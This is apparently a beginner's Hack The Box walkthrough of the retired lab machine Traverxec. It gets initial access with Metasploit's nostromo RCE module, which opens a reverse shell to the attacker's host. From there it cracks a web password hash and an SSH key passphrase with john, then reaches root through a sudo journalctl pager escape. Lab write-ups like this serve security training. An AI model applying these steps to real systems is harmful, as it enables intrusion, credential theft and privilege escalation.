Traverxec

This is my First HTB walkthrough writeup.
IP=10.10.10.165
Machine name= Traverxec
Level=easy
Status= Retired

Machine is great for beginners privesc is really great.
let's start

Scanning

We are going to scan the network to get the service,version,ports opened etc using nmap.

nmap -A -p- -T4 -oN nmap.txt 10.10.10.165


```
  GNU nano 5.4                                                  nmap.txt
# Nmap 7.91 scan initiated Thu Jul 29 10:54:48 2021 as: nmap -A -p- -T4 -oN nmap.txt 10.10.10.165
Nmap scan report for 10.10.10.165
Host is up (0.21s latency).
Not shown: 65533 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
| ssh-hostkey:
|   2048 aa:99:a8:16:68:cd:41:cc:f9:6c:84:01:c7:59:09:5c (RSA)
|   256 93:dd:1a:23:ee:d7:1f:08:6b:58:47:09:73:a3:88:cc (ECDSA)
|_  256 9d:d6:62:1e:7a:fb:8f:56:92:e6:37:f1:10:db:9b:ce (ED25519)
80/tcp open  http    nostromo 1.9.6
|_http-server-header: nostromo 1.9.6
|_http-title: TRAVERXEC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 4.11 (92%), Linux 3.18 (92%), Linux 3.2 - 4.9 (92%), Linux 5.1 (90%), Crestron XPanel cont
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   217.60 ms 10.10.14.1
2   215.38 ms 10.10.10.165

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Jul 29 11:18:06 2021 -- 1 IP address (1 host up) scanned in 1397.71 seconds
```

Nmap found 2 open ports
22-ssh
80-http

http reveals some more information regarding the version ‘nostromo’ which might be vulnerable also the title of the page.
So let's check the webpage

Enumeration

From the nmap scan we found 2 open ports. Since we don't have creds to ssh let's check port 80 http.



Looks a simple static webpage. From the source code also we weren't able to grab much information.
let's look at the technologies used to build and maintain the page using whatweb.

whatweb 10.10.10.165

```
┌─[basil@baz]─[~/ALL/htb/traverxec]
└──╼ $whatweb 10.10.10.165
http://10.10.10.165 [200 OK] Bootstrap, Country[RESERVED][ZZ], HTML5, HTTPServer[nostromo 1.9.6], IP[10.10.10.165], JQuery, Script, T
le[TRAVERXEC]
```

From whatweb we found the same server nostromo 1.9.6 which we found on nmap scan too.

Let's see if this version is exploitatble. We are using searchsploit to find if there is available exploits.

```
┌─[basil@baz]─[~/ALL/htb/traverxec]
└──╼ $searchsploit nostromo
------------------------------------------------------------------------------------------------------ ----------------------------
 Exploit Title                                                                                        |  Path
------------------------------------------------------------------------------------------------------ ----------------------------
Nostromo - Directory Traversal Remote Command Execution (Metasploit)                                  | multiple/remote/47573.rb
nostromo 1.9.6 - Remote Code Execution                                                                | multiple/remote/47837.py
nostromo nhttpd 1.9.3 - Directory Traversal Remote Command Execution                                  | linux/remote/35466.sh
------------------------------------------------------------------------------------------------------ ----------------------------
Shellcodes: No Results
```

From searchsploit found 3 RCE exploit module.

We are using metasploit module for the exploitation.

Metasploit is a great tool for automation exploitation.

Exploitation

msfconsole
use exploit multi/http/nostromo_code_exec
set rhosts
set lhost
run

```
msf6 exploit(multi/http/nostromo_code_exec) > set rhosts 10.10.10.165
rhosts => 10.10.10.165
msf6 exploit(multi/http/nostromo_code_exec) > set lhost 10.10.14.130
lhost => 10.10.14.130
msf6 exploit(multi/http/nostromo_code_exec) > run

[*] Started reverse TCP handler on 10.10.14.130:4444
[*] Executing automatic check (disable AutoCheck to override)
[+] The target appears to be vulnerable.
[*] Configuring Automatic (Unix In-Memory) target
[*] Sending cmd/unix/reverse_perl command payload
[*] Command shell session 1 opened (10.10.14.130:4444 -> 10.10.10.165:46298) at 2021-07-31 10:07:06 +0530

id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data
```

And we got a shell. And it's a server shell. So we have to look deeper do more privesc to get into user shell for userflag and then root shell for root flag.

We used linpeas to identify all about the machine.LinPeas is a script that search for possible paths to escalate privileges on linux.
Linpeas showed a lot of information and there was something unusual.

```
╔══════════╣ Searching uncommon passwd files (splunk)
passwd file: /etc/pam.d/passwd
passwd file: /etc/passwd
passwd file: /usr/share/bash-completion/completions/passwd
passwd file: /usr/share/lintian/overrides/passwd
passwd file: /var/nostromo/conf/.htpasswd

╔══════════╣ Analyzing kcpassword files
╚ TODO
```

From the uncommon passwd files we found there is a directory named nostromo which had configuration files. It might have some credentials which could be used for login.
Let's check the file.

```
cat /var/nostromo/conf/.htpasswd
david:$1$e7NfNpNi$A6nCwOTqrNR2oDuIKirRZ/
```

We found a hash of user david. This might be the users ssh hash let's use john to crack it.
john -w=/usr/share/wordlists/rockyou.txt (hashfile)


```
┌─[basil@baz]─[~/ALL/htb/traverxec]
└──╼ $john -w=/usr/share/wordlists/rockyou.txt davidhash
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
No password hashes left to crack (see FAQ)
┌─[basil@baz]─[~/ALL/htb/traverxec]
└──╼ $john davidhash --show
david:Nowonly4me

1 password hash cracked, 0 left
```

We got the hash cracked which was Nowonly4me.
But when we tried to login it was incorrect meaning this hash was a rabbit hole. From here it was a dead end. Then we analyzed linpeas and found that the same nostromo directory contained another file which had accessible path

of user.


```
www-data@traverxec:/var/nostromo/conf$ cat nhttpd.conf
cat nhttpd.conf
# MAIN [MANDATORY]

servername              traverxec.htb
serverlisten            *
serveradmin             david@traverxec.htb
serverroot              /var/nostromo
servermimes             conf/mimes
docroot                 /var/nostromo/htdocs
docindex                index.html

# LOGS [OPTIONAL]

logpid                  logs/nhttpd.pid

# SETUID [RECOMMENDED]

user                    www-data

# BASIC AUTHENTICATION [OPTIONAL]

htaccess                .htaccess
htpasswd                /var/nostromo/conf/.htpasswd

# ALIASES [OPTIONAL]

/icons                  /var/nostromo/icons

# HOMEDIRS [OPTIONAL]

homedirs                /home
homedirs_public         public_www
```

It's showing there is a directory named public_www under /home which is publically accessible. So let's see what's in that public directory.



From the /home/david/public_www/protected-file-area directory we found a backup-ssh file which couldn't be accessed since it's in .tgz extension. So we copied it to our local directory using netcat.

Then we extracted using the following commands
gunzip -d backup-ssh-identity-files.tgz
tar -xvf backup-ssh-identity-files.tgz



Now we can see that there are 3 files which could be used for ssh authentication.

let's see the contents

```
┌──[basil@baz]─[~/ALL/htb/traverxec/home/david]
└──╼ $ls -la
total 0
drwxr-xr-x 1 basil basil  8 Jul 31 11:00 .
drwxr-xr-x 1 basil basil 10 Jul 31 11:00 ..
drwx------ 1 basil basil 62 Oct 26  2019 .ssh
┌──[basil@baz]─[~/ALL/htb/traverxec/home/david]
└──╼ $cd .ssh/
┌──[basil@baz]─[~/ALL/htb/traverxec/home/david/.ssh]
└──╼ $ls -la
total 12
drwx------ 1 basil basil   62 Oct 26  2019 .
drwxr-xr-x 1 basil basil    8 Jul 31 11:00 ..
-rw-r--r-- 1 basil basil  397 Oct 26  2019 authorized_keys
-rw------- 1 basil basil 1766 Oct 26  2019 id_rsa
-rw-r--r-- 1 basil basil  397 Oct 26  2019 id_rsa.pub
┌──[basil@baz]─[~/ALL/htb/traverxec/home/david/.ssh]
└──╼ $cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,477EEFFBA56F9D283D349033D5D08C4F

seyeH/feG19TlUaMdvHZK/2qfy8pwwdr9sg75x4hPpJJ8YauhWorCN4LPJV+wfCG
tuiBPfZy+ZPklLkOneIggoruLkVGW4k4651pwekZnjsT8IMM3jndLNSRkjxCTX3W
KzW9VFPujSQZnHM9Jho6J8O8LTzl+s6GjPpFxjo2Ar2nPwjofdQejPBeO7kXwDFU
RJUpcsAtpHAbXaJI9LFyX8IhQ8frTOOLuBMmuSEwhz9KVjw2kiLBLyKS+sUT9/V7
HHVHW47Y/EVFgrEXKu0OP8rFtYULQ+7k7nfb7fHIgKJ/6QYZe69r0AXEOtv44zIc
Y1OMGryQp5CVztcCHLyS/9GsRB0d0TtlqY2LXk+1nuYPyyZJhyngE7bP9jsp+hec
dTRqVqTnP7zI8GyKTV+KNgA0m7UWQNS+JgqvSQ9YDjZIwFlA8jxJP9HsuWWXT0ZN
6pmYZc/rNkCEl2l/oJbaJB3jP/1GWzo/q5JXA6jjyrd9xZDN5bX2E2gzdcCPd5qO
xwzna6js2kMdCxIRNVErnvSGBIBS0s/OnXpHnJTjMrkqgrPWCeLAf0xEPTgktqi1
Q2IMJqhW9LkUs48s+z72eAhl8naEfgn+fbQm5MMZ/x6BCuxSNWAFqnuj4RALjdn6
i27gesRkxxnSMZ5DmQXMrrIBuuLJ6gHgjruaCpdh5HuEHEfUFqnbJobJA3Nev54T
fzeAtR8rVJHlCuo5jmu6hitqGsjyHFJ/hSFYtbO5CmZR0hMWl1zVQ3CbNhjeIwFA
```

Great we got the main authentication file but since it's encrypted we have to crack.
And both authorized_keys and id_rsa.pub is not a valid key so we can't directly use it to john for cracking.
So we have to create ssh key of id_rsa the use that ssh-key to crack using john

python3 ssh2john.py home/david/.ssh/id_rsa > keys
john -w=/usr/share/wordlists/rockyou.txt keys

```
┌──[basil@baz]─[~/ALL/htb/traverxec]
└──╼ $python3 ssh2john.py home/david/.ssh/id_rsa > keys
┌──[basil@baz]─[~/ALL/htb/traverxec]
└──╼ $cat keys
home/david/.ssh/id_rsa:$sshng$1$16$477EEFFBA56F9D283D349033D5D08C4F$1200$b1ec9e1ff7de1b5f5395468c76f1d92bfdaa7f2f29c3076bf6c83be71e213e9249f186ae856a
b08de0b3c957ec1f086b6e8813df672f993e494b90e9de220828aee2e45465b8938eb9d69c1e9199e3b13f0830cde39dd2cd491923c424d7dd62b35bd5453ee8d24199c733d261a3a27c3
c2d3ce5face868cfa45c63a3602bda73f08e87dd41e8cf05e3bb917c0315444952972c02da4701b5da248f4b1725fc22143c7eb4ce38bb81326b92130873f4a563c369222c12f2292fac5
3f7f57b1c75475b8ed8fc454582b1172aed0e3fcac5b5850b43eee4ee77dbedf1c880a27fe906197baf6bd005c43adbf8e3321c63538c1abc90a79095ced7021cbc92ffd1ac441d1dd13b
5a98d8b5e4fb59ee60fcb26498729e013b6cff63b29fa179c75346a56a4e73fbcc8f06c8a4d5f8a3600349bb51640d4be260aaf490f580e3648c05940f23c493fd1ecb965974f464dea99
365cfeb36408497697fa096da241de33ffd465b3a3fab925703a8e3cab77dc590cde5b5f613683375c08f779a8ec70ce76ba8ecda431d0b121135512b9ef486048052d2cfce9d7a479c94
332b92a82b3d609e2c07f4c443d3824b6a8b543620c26a856f4b914b38f2cfb3ef6780865f276847e09fe7db426e4c319ff1e810aec52356005aa7ba3e1100b8dd9fa8b6ee07ac464c719
2319e439905ccaeb201bae2c9ea01e08ebb9a0a9761e47b841c47d416a9db2686c903735ebf9e137f3780b51f2b5491e50aea398e6bba862b6a1ac8f21c527f852158b5b3b90a6651d213
6975cd543709b3618de2301406f3812cf325d2986c60fdb727cadf3dd17245618150e010c1510791ea0bec870f245bf94e646b72dc9604f5acefb6b28b838ba7d7caf0015fe7b81389702
9a01b4793f36a32f0d379bf6d74d3a455b4dd15cda45adcfdf1517dca837cdaef08024fca3a7a7b9731e7474eddbdd0fad51cc7926dfbaef4d8ad47b1687278e7c7474f7eab7d4c5a7def
5bfa97a44cf2cf4206b129f8b28003626b2b93f6d01aea16e3df597bc5b5138b61ea46f5e1cd15e378b8cb2e4ffe7995b7e7e52e35fd4ac6c34b716089d599e2d1d1124edfb6f7fe16922
bc9c6a4f0b6731523d436ec2a15c6f147c40916aa8bc6168ccedb9ae263aaac078614f3fc0d2818dd30a5a113341e2fcccc73d421cb711d5d916d83bfe930c77f3f99dba9ed5cfcee0204
4ffc1b3830e7a1321c369380db6a61a757aee609d62343c80ac402ef8abd56616256238522c57e8db245d3ae1819bd01724f35e6b1c340d7f14c066c0432534938f5e3c115e120421f4d1
c61e802a0796e6aaa5a7f1631d9ce4ca58d67460f3e5c1cdb2c5f6970cc598805abb386d652a0287577c453a159bfb76c6ad4daf65c07d386a3ff9ab111b26ec2e02e5b92e184e44066f6
7b88c42ce77aaa918d2e2d3519b4905f6e2395a47cad5e2cc3b7817b557df3babc30f799c4cd2f5a50b9f48fd06aaf435762062c4f331f989228a6460814c1c1a7777951041436 30dc16b
9f51ae2dd9e008b4a5f6f52bb4ef38c8f5690e1b426557f2e068a9b3ef5b4fe842391b0af7d1e17bfa43e71b6bf16718d67184747c8dc1fcd1568d4b8ebdb6d55e62788553f4c69d12836
b407db1d278b5b417f4c0a38b11163409b18372abb34685a30264cdfcf57655b10a283ff0
┌──[basil@baz]─[~/ALL/htb/traverxec]
└──╼ $john -w=/usr/share/wordlists/rockyou.txt keys
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
hunter           (home/david/.ssh/id_rsa)
Warning: Only 2 candidates left, minimum 4 needed for performance.
1g 0:00:00:06 DONE (2021-07-31 11:29) 0.1453g/s 2084Kp/s 2084Kc/s 2084KC/sa6_123..*7iVamos!
Session completed
┌──[basil@baz]─[~/ALL/htb/traverxec]
```

And within a couple of minutes the password was cracked and it was hunter.
So now let's login using these creds

sudo ssh david@10.10.10.165 -i /home/david/.ssh/id_rsa
id
whoami

```
┌──[basil@baz]─[~/ALL/htb/traverxec]
└─$sudo ssh david@10.10.10.165 -i home/david/.ssh/id_rsa
[sudo] password for basil:
Enter passphrase for key 'home/david/.ssh/id_rsa':
Linux traverxec 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u1 (2019-09-20) x86_64
david@traverxec:~$ id
uid=1000(david) gid=1000(david) groups=1000(david),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),
david@traverxec:~$ whoami
david
david@traverxec:~$ pwd
/home/david
david@traverxec:~$
```

We are logged in as david now let's do privilege escalation to gain root access.

Privilege Escalation

Since we are logged in as david we can access all the contents that david has access to. So we went to his directory and found there was a bash file named server-stats.sh. When accessed the files called server-stats.sh ends with the line /usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service | /usr/bin/cat.


```
public_www:
total 16
drwxr-xr-x 3 david david 4096 Oct 25  2019 .
drwx--x--x 5 david david 4096 Oct 25  2019 ..
-rw-r--r-- 1 david david  402 Oct 25  2019 index.html
drwxr-xr-x 2 david david 4096 Oct 25  2019 protected-file-area
david@traverxec:~$ cat bin/server-stats.
cat: bin/server-stats.: No such file or directory
david@traverxec:~$ cat bin/server-stats.sh
#!/bin/bash

cat /home/david/bin/server-stats.head
echo "Load: `/usr/bin/uptime`"
echo " "
echo "Open nhttpd sockets: `/usr/bin/ss -H sport = 80 | /usr/bin/wc -l`"
echo "Files in the docroot: `/usr/bin/find /var/nostromo/htdocs/ | /usr/bin/wc -l`"
echo " "
echo "Last 5 journal log lines:"
/usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service | /usr/bin/cat
```

The last line is run with root permissions.
So let's run that line to check if we were able to esaclate to root.
/usr/bin/sudo /usr/bin/journalctl -n5 unostromo.service
#!/bin/bash

```
david@traverxec:~$ cat ./bin/server-stats.sh
#!/bin/bash

cat /home/david/bin/server-stats.head
echo "Load: `/usr/bin/uptime`"
echo " "
echo "Open nhttpd sockets: `/usr/bin/ss -H sport = 80 | /usr/bin/wc -l`"
echo "Files in the docroot: `/usr/bin/find /var/nostromo/htdocs/ | /usr/bin/wc -l`"
echo " "
echo "Last 5 journal log lines:"
/usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service | /usr/bin/cat
david@traverxec:~$ /usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service
-- Logs begin at Fri 2021-07-30 18:44:21 EDT, end at Sat 2021-07-31 02:23:49 EDT. --
Jul 31 01:17:30 traverxec nologin[14730]: Attempted login by UNKNOWN on UNKNOWN
Jul 31 01:24:32 traverxec su[22328]: pam_unix(su:auth): authentication failure; logname= uid=33 euid=0 tty=pts/1 ruser=www-data rh
Jul 31 01:24:34 traverxec su[22328]: FAILED SU (to david) www-data on pts/1
Jul 31 02:14:50 traverxec su[22360]: pam_unix(su:auth): authentication failure; logname= uid=33 euid=0 tty=pts/3 ruser=www-data rh
Jul 31 02:14:52 traverxec su[22360]: FAILED SU (to david) www-data on pts/3
!/bin/bash
root@traverxec:/home/david#
```

And shell is executed and we are in as root.

id
cd /root
cat root.txt



And finally we got root flag. The machine was somewhat challenging and it took a little longer than i expected to complete. But still for begginers it's a great start.
.....Happy Hacking.....